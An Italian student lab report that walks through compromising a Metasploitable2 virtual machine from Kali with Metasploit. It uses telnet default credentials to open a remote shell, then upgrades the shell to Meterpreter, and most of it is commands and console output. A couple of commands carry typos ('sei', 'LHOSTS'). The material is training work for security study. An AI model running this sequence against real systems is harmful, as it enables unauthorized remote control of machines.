Report di Laboratorio: Ethical Hacking

profilo studente

Gabriel Giustinelli 15/06/2004
studente presso **Epicode** classe **CS0525**
indirizzo **CyberSecurity Specialist**

Il seguente contenuto tratta argomenti puramente accademici in laboratori controllati senza includere terze parti.

Hacking di Metasploitable2 con Kali

In questa relazione sarà illustrato il percorso di penetration testing svolto dal medesimo studente per adempiere ad un craccaggio, in un ambiente virtuale e del tutto inoffensivo, della macchina virtuale **Metasploitable2** (ovvero la macchina vittima) tramite macchina virtuale **Kali** linux (ossia la macchina attaccante) con un tool chiamato **metasploit** in particolare andremo ad utilizzare **l'exploit telnet**.

1. Scansione del Servizio Telnet

Nell'esercizio di oggi andiamo ad utilizzare lo strumento metasploit.
con il comando **$msfconsole** per avviare il tool
Per analizzare il servizio Telnet sulla macchina Metasploitable2 utilizzando il modulo **auxiliary/scanner/telnet/telnet_version** usiamo il comando:
$use auxiliary/scanner/telnet/telnet_version
Dopo di che andiamo a vedere quali parametri servono per poter lanciare lo scanner con il comando:
$show options

```
msf auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                        basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_version) >
```

Notiamo che l’unico parametro da inserire è l’indirizzo ip della nostra macchina vittima ovvero la Metasploitable e andiamo ad inserirla con il seguente comando:
$set RHOSTS 192.168.1.149

```
msf auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf auxiliary(scanner/telnet/telnet_version) >
```

Possiamo successivamente lanciare il comando **run**
e grazie a questo scanner recuperiamo le credenziali di accesso della macchina.

```
msf auxiliary(scanner/telnet/telnet_version) > run
[+] 192.168.1.149:23      - 192.168.1.149:23 TELNET _                  _     _ _          _     _        ____  \x0a _
__ ___    ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \
| | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_|
|_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|\x0a                    |_|
                    \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact: msf
dev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.1.149:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_version) >
```

2. Autenticazione e Creazione della Sessione

L’obiettivo è quello di avere l’accesso alla Metasploitable2 sfruttando le credenziali appena trovate per averne il controllo e stabilire una sessione di comando.
andiamo ad utilizzare il comando:
$use auxiliary/scanner/telnet/telnet_login
con **show options** andiamo a vedere quali parametri servono per poter lanciare l’attacco con successo.

```
msf auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&
                                                realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                                                g-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_login) >
```

Andiamo a configurare i seguenti **parametri:**

- **set RHOSTS 192.168.1.149**
- **set USERNAME msfadmin**
- **set PASSWORD msfadmin**

- **sei STOP_ON_SUCCESS true**

Una volta eseguiti i comandi si lancia l'attacco

```
msf auxiliary(scanner/telnet/telnet_login) > exploit
[!] 192.168.1.149:23      - No active DB -- Credential data will not be saved!
[+] 192.168.1.149:23      - 192.168.1.149:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.149:23      - Attempting to start session 192.168.1.149:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.1.13:44333 → 192.168.1.149:23) at 2026-01-20 11:20:30 -0500
[*] 192.168.1.149:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) >
```

Una volta entrato il modulo stabilirà una sessione di comando, il che ci da pieno controllo.

3. Gestione delle Sessioni

Per gestire le sessioni come prima cosa verifichiamo le sessioni attive con il comando:

- **sessions -l**

```
msf auxiliary(scanner/telnet/telnet_login) > sessions -l

Active sessions
===============

  Id  Name  Type   Information                                Connection
  --  ----  ----   -----------                                ----------
  1         shell  TELNET msfadmin:msfadmin (192.168.1.149:23)  192.168.1.13:44333 → 192.168.1.149:23 (192.168.1.149)
```

Il quale ci da informazioni sulla nostra sessione di comando molto interessanti per poter interagire e controllare da remoto la nostra macchina vittima usiamo il comando:

- **sessions -i 1** (l'1 sta per l'ID della nostra sessione)

una volta dentro il terminale della Metasploitable2 possiamo fare qualsiasi comando e se vogliamo **"**fare danni**"** causando danni gravi volendo, ovviamente tutto l'insieme di queste azioni è completamente pericoloso.


```
msf auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...


msfadmin@metasploitable:~$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:1d:5f:3b brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe1d:5f3b/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Per prova del cracking verifichiamo se visualizzando l'ip si presenta per l'appunto l'ip della macchina vittima confermando così il successo dell'attacco all'accesso remoto.

4. Upgrade della Sessione a Meterpreter

Una volta eseguita la nostra sessione di comando eseguiamo il comando **Ctrl+Z** per uscire dalla sessione e premiamo **y** per confermare.




Mettendo così la nostra sessione in **background**
Andiamo ad eseguire il modulo **post/multi/manage/shell_to_meterpreter** per eseguire l'upgrade della sessione a Meterpreter.
Controlliamo le opzioni con il comando **show options** per effettuare tutte le configurazioni necessarie per completare l'operazione.

Andando ad inserire quelle che sono le informazione richieste come l'host della nostra macchina e l'id della sessione andiamo ad eseguire i seguenti comandi:

- **set LHOSTS 192.168.1.13**
- **set SESSION 1**

Possiamo mandare l'upgrade con il comando **run** e ci andrà a creare una seconda sessione, ovvero l'upgrade della prima.




Eseguendo il comando:

- **sessions -i 2**

possiamo entrare in meterpreter e avremo un controllo estremamente più ampio e completo che non potremmo avere con la prima sessione.
alcuni esempi delle possibilità con meterpreter sono:

- fare screenshot della macchina vittima
- controllare visivamente lo schermo della macchina vittima
- avere accessi illimitati tutte da remoto
- e moltre altre cose…

Possiamo anche aprire una shell per accedere al terminale stesso.



5. conclusione

L’esercitazione di cracking è stata eseguita con successo! andando a sottolineare quelle che sono le vulnerabilità della sicurezza della macchina e soprattutto esponendo quelle che sono le pericolosissime conseguenze di queste vulnerabilità.
Il soprastante lavoro è stato svolto appositamente per la consapevolezza e l’istruzione formativa di questi rischi.